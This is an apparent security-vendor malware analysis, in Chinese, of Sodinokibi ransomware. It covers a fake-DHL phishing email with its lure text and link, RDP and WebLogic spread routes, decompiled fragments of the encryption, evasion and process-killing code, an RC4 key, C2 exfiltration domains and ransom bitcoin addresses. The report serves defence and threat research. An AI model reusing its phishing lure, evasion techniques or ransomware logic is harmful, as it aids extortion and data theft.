2019 年 6 月初，安天 CERT 监测到多起通过伪造 DHL 邮件传播 Sodinokibi 勒索软件的钓鱼邮件攻击事件。DHL，即敦豪国际航空快递有限公司，是全球知名的邮递和物流集团 Deutsche Post DHL 旗下公司，业务遍布全球 220 个国家和地区。该钓鱼邮件主题为 ‘‘您的包裹将无法按时交付’’，邮件内容称因为受害者提供了不正确的海关申报数据，因此不能按时交付受害者的包裹，要求受害者点击邮件中的链接，下载海关文件查看并签署。

2019 年 5 月，华为通过联邦快递（FedEx）发送的两份商业文件被拦截并送往美国孟菲斯的联邦快递公司。在业内人士对联邦快递发出质疑后，联邦快递在 5 月 28 日发布了道歉微博。5 月 22 日，传出 DHL 停收华为货物的通知，5 月 23 日，DHL 否认停运华为货物 [2]。在这个环境下，伪装成 DHL 的钓鱼邮件极有可能是在蹭该起事件的热点，利用该事件对大众造成的影响，诱导用户相信钓鱼邮件的真实性，从而增加用户点击链接的可能性。

图 2-4 伪造的 DHL 的钓鱼邮件

邮件正文中的链接是一个使用 plip.io（短网址生成网站）生成的短网址，用户点击后会解析到另一个网址，之后会跳转到最终恶意网站下载勒索软件。邮件正文中虽提到存档中的密码为 DHL，但该压缩包不需要输入密码 “DHL’’ 便可以解压。

图 2-5 点击邮件中链接后下载勒索文件

解压后的文件和伪造成 ‘‘中华人民共和国公安部’’ 的钓鱼邮件使用同样方式启动隐藏的可执行文件，如图所示，该快捷方式运行后指向一个隐藏的双扩展名的可执行文件，实际为 Sodinokibi 勒索软件。

图 2-6 压缩包中的快捷方式和勒索软件

发件人：Eleyah Scire <EleyahScire97@gmx.com>
日期：2019-06-05 03:21:56
收件人：[redacted]
主题：您的包裹將無法按時交付
尊敬的客戶您好！ 歡迎來到DHL快遞服務。

不幸的是，我們不得不推遲無限期交付您的包裹，這是因為您提供了不正確的海關申報數據。
為了加快交付過程，我們要求您熟悉我們為您準備的海關文件，並在您同意的情況下簽署。

要查看文檔，請點擊此鏈接 - http://plip.io/qZbcLJ
存檔中的密碼： DHL

DHL公司非常感謝您的關注。

Figure 18.4: 勒索软件 Sodinokibi 运营组织的关联分析

Figure 18.5: 勒索软件 Sodinokibi 运营组织的关联分析

Figure 18.6: 勒索软件 Sodinokibi 运营组织的关联分析

安天 CERT 分析人员发现，2019 年 6 月 5 日上午邮件正文中链接下载的文件为繁体文件名，其构造的快捷访问指向的文件和压缩包中的 EXE 文件名不相同，因此运行快捷方式并不能执行勒索软件。2019 年 6 月 5 日下午，当分析人员再次分析邮件中链接时，发现已经替换了挂载的文件，新文件名为 “customs declaration.pdf.exe’’，快捷方式也被重新构造了。此次由于快捷方式中路径的问题，导致只有在 Windows XP 下运行快捷方式才可以启动勒索软件，而在 Win 7 和 Win 10 下并未启动成功。在分析人员测试的其他压缩包中，运行快捷方式均可以启动 Sodinokibi 勒索软件。从此次事件中可以看出，Sodinokibi 运营者在不断完善其恶意代码。

18.3 3 、Sodinokibi 勒索软件的主要传播方式

18.3.1 3.1 利用钓鱼邮件传播

Sodinokibi 多数通过钓鱼邮件传播，通常会使用类似下述表格中所罗列的邮件主题和附件名称进行传播，还可以使用短网址进行跳转解析网址去下载勒索软件。

表 3 1 邮件传播的主题与附件名称示例

邮件主题	邮件附件名称
您因不繳稅而被罰款	稅務文件.zip
打电话到警察局	关于案件的文件.zip
您侵犯了该公司的版权	原始插图.zip
最高人民法院的議程	來自最高法院的文件.zip
警察議程	關於你案件的文件.rar
DHL 交付您的包裹的時間延遲了	有關您的貨物的文件.zip
DHL 的重要通知	文件和声明.zip

18.3.2 3.2 利用 RDP（远程桌面协议）传播

攻击者会使用扫描工具扫描 3389 端口，对开启了 3389 端口的主机进行 RDP 暴力破解，破解成功后传送勒索软件 Sodinokibi 到主机上。

病毒名称	Trojan/Win32.Sodinokibi.a
原始文件名	聯繫方式.doc.exe
MD5	0cba9c9b3891105f211a2656135a2be0
处理器架构	Intel 386 or later, and compatibles
文件大小	311 KB (318,976 字节)
文件格式	BinExecute/Microsoft.EXE[:X86]
时间戳	2018-02-21 14:58:01
数字签名	无
加壳类型	无
编译语言	Microsoft Visual C++
VT 首次上传时间	2019-05-20
VT 检测结果	50 / 72

Figure 18.7: 勒索软件 Sodinokibi 运营组织的关联分析

18.3.3 3.3 利用 WebLogic 漏洞传播

攻击者利用 Oracle WebLogic Server 中的一个反序列化漏洞（CVE-2019-2725）传播 Sodinokibi，该漏洞允许攻击者获得对服务器的完全访问权限，攻击者在获取权限后植入勒索软件并运行。此漏洞于 2019 年 4 月 26 日被 Oracle 修复。

该漏洞影响 Oracle WebLogic Server 10.3.6.0 和 12.1.3.0 版本，该漏洞的产生是由于负责处理 WebLogic Server 的异步通信的 wls9_async_response.war 包在特定条件下会产生逻辑错误，导致无法正确处理 SOAP 请求，从而使服务器容易受到反序列化漏洞的影响。攻击者构造恶意 SOAP 消息附加在 HTTP 请求中，即可以触发该漏洞，从而在 WebLogic 服务器中远程执行恶意代码。

18.4 4 、Sodinokibi 勒索软件详细分析

18.4.1 4.1 样本标签

表 4 1 Sodinokibi 样本

18.4.2 4.2 勒索信息

Sodinokibi 加密文件的后缀名是由数字和字母随机生成的，长度在 5 到 10 个字符之间。样本会使用后缀名来生成勒索信，其名称为 [EXT]–readme.txt。在勒索信中，勒索者给用户提供了两种访问的网址来供用户选择。

图 4-1 勒索信




Figure 18.8: 勒索软件 Sodinokibi 运营组织的关联分析

按照勒索信中的提示解密文件。该网站需要提交勒索信中的 Key 和加密后缀才可以访问。提交后进入到解密界面，勒索者向受害者勒索价值 1300 美元的比特币，若受害者不在 7 天内支付则赎金价格翻倍。为了向受害者展示其具有解密文件的能力，该页面还有一个试用解密功能，可以解密一个被加密的图片文件。该页面可以让受害者与攻击者 ‘‘在线交流’’。

图 4-2 倒计时和勒索金额

表 4 2 部分比特币地址

18.4.3 4.3 样本分析

样本运行流程如下图所示。

图 4-3 Sodinokibi 样本运行流程图

4.3.1 利用多种技术手段规避反病毒程序检测

该勒索软件通过加解密及字符串拼接的方式规避反病毒程序检测。其中，1、2、3 是通过加解密进行规避，第 4 点是通过字符串拼接的方式进行规避。

1. 样本运行后会分配内存，将 PE 文件解密到内存中，然后将其覆盖到源文件，再跳转到新的入口点，开始执行新的 PE 文件。
2. 根据硬编码在样本中的数据，解密出函数地址，避免使用的函数在导入表中出现被反病毒引擎检测。

图 4-4 获取程序运行所需函数

3. 使用 RC4 算法和 Base64 算法加密勒索信和操作中使用到的字符串信息。

Figure 18.9: 勒索软件 Sodinokibi 运营组织的关联分析

加密后的后缀名	比特币地址
t2b9iq87u	39f1FBs2mAx5iuHVWnp56dTsHMP8M3Huz7
1w941	3DiGTZcA1h6SFdijAhqyReHAFnZ1WTKbqX
s34f7446h	3HTQ9kjmCM7jgu66qCTdVZ8ieFQwtX1Whr

Figure 18.10: 勒索软件 Sodinokibi 运营组织的关联分析

Figure 18.11: 勒索软件 Sodinokibi 运营组织的关联分析




Figure 18.12: 勒索软件 Sodinokibi 运营组织的关联分析

使用 RC4 算法及密钥 “FtY68agD4aS3aoCz9KEnmCKPnLpMpgtZ’’ 解密出不加密名单、需要结束的进程名、域名、Base64 编码的勒索信以及壁纸文字内容。

表 4-3 结束的进程名、数据回传域名和不加密的目录、后缀名、文件名

图 4-5 Base64 编码的壁纸内容

样本硬编码了多个密钥，根据调用函数时设置的偏移获取不同的 RC4 密钥进行解密操作。互斥量及注册表等字符串都是使用了不同的 RC4 密钥进行解密获得的。

4. 样本硬编码了 1079 个域名以及多个字符用于拼接 URL，防止被反病毒程序通过 URL 或域名进行检测。分析人员抽样访问了几个域名，发现都是真实存在的网站，这些网站只是被 Sodinokibi 运营者入侵并用于接收受害者数据。

图 4-6 1079 个域名

4.3.2 创建互斥量，确保只有一个实例运行

该互斥量是硬编码在样本中的，使用 RC4 算法解密后获得。并非所有的 Sodinokibi 样本都会创建该互斥量（可能只是某一批创建同一互斥量），还有其他样本创建了互斥量 Global\D382D713-AA87-457D-DDD3-C3DDD8DFBC96。

图 4-7 创建互斥量

4.3.3 检测系统语言版本，对指定的语言系统不进行加密

样本会获取系统键盘布局句柄，判断当前系统键盘和输入法（GetKeyboardLayoutList），若为表 4-4 中语言，则退出程序，不进行加密操作。

结束的进程名	数据回传域名	目录	后缀名	文件名
synctime.exe	campinglaforetdetesse.com	msocache	diagcab	ntuser.dat.log
sqlagent.exe	a-zpaperwork.eu	windows	ico	ntldr
dbeng50.exe	topvijesti.net	$windows.~ws	rom	desktop.ini
thebat64.exe	min-virksomhed.dk	mozilla	ani	bootsect.bak
agntsvc.exe	bescomedical.de	system volume information	exe	iconcache.db
encsvc.exe	walterman.es	program files	cab	ntuser.dat
infopath.exe	grancanariaregional.com	$windows.~bt	diagpkg	boot.ini
ocomm.exe	nepressurecleaning.com	windows.old	msp	ntuser.ini
firefoxconfig.exe	rolleepollee.com	tor browser	icns	bootfont.bin
thebat.exe	cap29010.it	program files (x86)	key	autorun.inf
msftesql.exe	sjtpo.org	programdata	idx	thumbs.db
mydesktopqos.exe	laylavalentine.com	application data	ldf	
winword.exe	axisoflove.org:443	boot	adv	
mysqld_opt.exe	akwaba-safaris.com	$recycle.bin	nomedia	
sqlservr.exe	burg-zelem.de	perflogs	ps1	
excel.exe	relevantonline.eu	appdata	msc	
outlook.exe	muni.pe	intel	cpl	
.....	.....	google	.....	

Figure 18.13: 勒索软件 Sodinokibi 运营组织的关联分析

Figure 18.14: 勒索软件 Sodinokibi 运营组织的关联分析

Figure 18.15: 勒索软件 Sodinokibi 运营组织的关联分析

```
RC4_4048B9((int)aOSR, 0x57B, 0xC, 0x56, (int)&v2);// Global\C817795D-7756-05BF-A69E-6ED0CE91EAC4
v3 = 0;
v0 = 0;
hObject = (HANDLE)lp_CreateMutexW(0, 0, &v2);
if ( hObject && lp_RtlGetLastWin32Error() == 183 )
  v0 = 1;
return v0;
```

Figure 18.16: 勒索软件 Sodinokibi 运营组织的关联分析

```
  if ( !lp_GetKeyboardLayoutList(v2, v3) || v2 <= 0 )// 804
  {
LABEL_7:
    FreeHeap(v4);
    return 0;
  }
  while ( !sub_403FC3(*(_WORD *)(v4 + 4 * v0)) )// 若在列表中，则sub_403FC3返回1，while循环结束，sub_403F66返回1
  {
    if ( ++v0 >= v2 )
      goto LABEL_7;
  }
  return 1;
}
```

图 4-8 判断当前系统语言版本

表 4-4 进行语言判断的 switch 表

序号	常量	对应语言
1	0x18	罗马尼亚语
2	0x19	俄语
3	0x22	乌克兰语
4	0x23	白俄罗斯语
5	0x25	爱沙尼亚语
6	0x26	拉脱维亚语
7	0x27	立陶宛语
8	0x28	塔吉克语
9	0x29	波斯语
10	0x2B	亚美尼亚语
11	0x2C	阿塞拜疆语
12	0x37	格鲁吉亚
13	0x3F	哈萨克语
14	0x40	吉尔吉斯语
15	0x42	土库曼语
16	0x43	乌兹别克语
17	0x44	鞑靼语

4.3.4 删除卷影副本，禁用自动修复功能，防止用户恢复文件

样本在获取系统信息后，会删除卷影副本，使用 BCDEdit 禁用系统的自动修复功能，防止用户通过卷影副本恢复文件。




图 4-9 删除卷影副本，禁用系统自动修复功能

4.3.5 使用 Salsa20 算法加密用户文件




Figure 18.17: 勒索软件 Sodinokibi 运营组织的关联分析

1. 样本生成 pk_key、sk_key 和 0_key 之后，创建注册表项 HKLM\SOFTWARE\recfg，如图 4-11 所示，将这些值存储在注册表中。在创建注册表项之前，样本会先进行查询，确认这些注册表项是否存在，再决定是否进行数据生成。pk_key 将会在 Salsa20 算法进行密钥生成时使用。




图 4-10 pk_key、sk_key 和 0_key 生成方式

图 4-11 保存后缀名和密钥信息

2. 样本会根据算法生成后缀名，后缀名由数字和字母组成，长度在 5 到 10 之间。后缀名同样会保存在如图 4-11 所示的注册表中。

图 4-12 后缀名生成

```
result = (int)HeapCreate_403771(2 * result + 4, ebx0, v10);
v6 = result;
v11 = result;
if ( result )
{
  *(_WORD *)result = 0x2E;
  if ( v5 )
  {
    v7 = (_WORD *)(result + 2);
    do
    {
      v8 = sub_4041C5(0, 1u);
      v9 = 9;
      if ( v8 )
        v9 = 25;
      *v7 = word_40B000[v8] + sub_4041C5(0, v9);
      ++v7;
      --v5;
    }
    while ( v5 );
    v6 = v11;
  }
  result = v6;
}
```


Figure 18.18: 勒索软件 Sodinokibi 运营组织的关联分析

3. 根据磁盘序列号、CPU 信息以及 CRC32 算法生成 UID，后 4 个字节为磁盘序列号、前 4 个字节为 CRC32 算法、CPU 信息以及 CPU 信息长度计算后的结果。该 UID 用于拼接解密网址。

图 4-13 UID

4. 拼接勒索信，将加密后缀名 {EXT}、{UID} 以及 Base64 编码的 {KEY} 替换成之前计算生成的数据。
5. 每个文件夹下写入勒索信和 a73a6b0b.lock 文件。
6. 遍历进程，根据硬编码的进程列表结束占用进程，防止由于文件占用而造成加密失败。

```
v2 = sub_404B20((_WORD *)(a2 + 36));
if ( !sub_404F21((int)&unk_41C408, (int)v2) )
  return 0;
v3 = lp_OpenProcess(1, 0, *(_DWORD *)(a2 + 8));
v4 = (void *)v3;
if ( v3 )
{
  lp_TerminateProcess(v3, 0);
  CloseHandle(v4);
}
return 1;
```

图 4-14 根据进程列表结束进程

7. 使用 IOCP（Input/Output Completion Port，I/O 完成端口）模型和 Salsa20 算法加密文件。根据硬编码的数据，对指定后缀名文件、指定文件以及目录不进行加密。

利用 pk_key 生成 Salsa20 密钥，利用图 4-10 所示的生成数据的第一种方式 (*) 生成 8 字节数据用来对密钥进行填充。每加密一个文件就生成一次 Salsa20 密钥。

```
SalsaKey_406AC5((_DWORD *)(a1 + 0x108), &v2, 0x100);// 根据pk_key生成salsa20密钥
Clear_405586(&v2, 0x20u);
sub_4053AB(a1 + 0xF8, 8);                          // 生成8字节填充数据
```

```
0134F790 65 78 70 61 E8 64 4E 9F DD 52 45 01 C3 43 A3 B1
0134F7A0 1D A9 4F 93 6E 64 20 33 D7 DE 06 B6 7F 31 43 E3
```

图 4-15 Salsa20 密钥生成

对文件内容加密完成后，样本会在文件末尾追加 0xE0 字节的数据，0x58 的 sk_key，0x58 的 0_key，0x16，0x8 是通过图 4-10 中数据生成的第一种方式 (*) 生成的数据。其中 0x8 为 Salsa20 密钥的填充数据。0x4 的 CRC32(0x16 字节数据) 校验值，0x4 的 0 字节。数据追加成功后，拼接具有新后缀的文件名，将 ‘‘加密后的数据’’ 和 ‘‘要追加的数据’’ 写入新文件中。

```
00009C90 7C 01 B2 E9 36 95 E7 D2 AF D1 AD 37 8A 83 93 5F
00009CA0 47 EC EE DC FF FF C3 B7 72 8D 48 28 C5 C9 CC 75
00009CB0 58 26 9D B4 48 17 2E 3B 2C C5 F0 6D 56 E4 9E 20
00009CC0 3F 4E 2A 0B 6B 69 15 EF D6 66 56 86 E9 E3 45 CB
00009CD0 79 88 CA 37 B3 B9 2F 5D B1 C7 50 53 53 9E FF 4C
00009CE0 AC 0C 82 75 1F C3 AE BF BD 14 BF 89 E8 64 7E 80
00009CF0 63 98 B8 43 1D C8 8E 80 98 9F 1A 32 1C B1 26 6D
00009D00 74 08 F6 F6 9E 82 F1 EE AF D0 6E B5 67 E2 F0 4C
00009D10 C7 AB 0A 0F 6D 01 B5 17 2C DA E0 4C 99 37 32 B7
00009D20 3B 49 10 D5 43 49 EA F6 35 29 76 51 C9 20 BC D3
00009D30 CC F3 6F C7 EB 8B 6F 1F BE 02 89 47 C7 97 BE 25
00009D40 D7 44 A8 87 0A 26 8B 5C E8 D1 44 B5 36 88 08 6D
00009D50 0F A9 35 39 60 6E AB DA B1 32 7E 83 FF 56 8B 07
00009D60 D7 DE 06 B6 7F 31 43 E3 38 C6 5F EB 00 00 00 00
```

sk_key　0_key　(*) 16　(*) 8　(*) 16的CRC32校验值

图 4-16 文件后追加的数据

```
Salsa20Encode_4069FE(a1 + 0x108, a1 + 0x150, a1 + 0x150, a2);// (密钥，文件内容，文件内容，文件长度)
*(_DWORD *)(a1 + 328) = a3;
sub_405D1D(a1, -a2);
for ( result = WriteFile_405D37(a1, a1 + 0x150, a2); !result; result = WriteFile_405D37(a1, a1 + 0x150, a2) )
{
  result = j_lp_RtlGetLastWin32Error();
  if ( result == 997 )
    break;
  sub_40440A(100);
}
return result;
}
```

图 4-17 加密数据并写入文件

4.3.6 替换操作系统的桌面壁纸

样本会绘制壁纸，并在临时文件夹中生成 bmp 格式的文件，设置注册表项 HKCU\Control Panel\Desktop\Wallpaper，将 bmp 文件设置为壁纸。




图 4-18 替换的系统壁纸




图 4-19 替换系统壁纸

4.3.7 窃取用户系统信息回传至远程服务器

获取系统信息，获取顺序依次为用户名、主机名、工作组、语言、系统版本、磁盘信息、操作系统位数。通过 HTTP 协议将获取到的数据渗出到 C2 服务器。通过访问如下拼接的 URL 来传输数据。

表 4-5 URL 拼接表

18.5 5 、关联分析

从伪装成 DHL 的钓鱼邮件中可以提取到表 5-1 所示的信息。

表 5-1 钓鱼邮件信息

http://	domain	/	字段 1	/	字段 2	/	字符串	.	后缀名
	campinglaforetdetesse.com		wp-content		images				jpg
	a-zpaperwork.eu		content		pictures				png
	topvijesti.net		include		image				gif
	min-virksomhed.dk		uploads		temp				
	bescomedical.de		news		tmp				
	walterman.es		data		graphic				
	grancanariaregional.com		admin		assets				
	nepressurecleaning.com				pics				
	.....				game				

Figure 18.19: 勒索软件 Sodinokibi 运营组织的关联分析

邮件主题	您的包裹将无法按时交付
发件人邮箱	EleyahScire97@gmx.com
收件人邮箱	*****@cars.dch.com.cn
邮件发送时间	2019 年 6 月 5 日 03:21:56
文件名	DHL 娴烽棿鎰囪欢.pdf.exe customs declaration.pdf.exe customs declaration.pdf.exe.lnk
URL	http://plip.io/qZbcLJ

Figure 18.20: 勒索软件 Sodinokibi 运营组织的关联分析

18.5.1 5.1 URL 情报分析——Sodinokibi 运营者传播窃密工具 KPOT Stealer

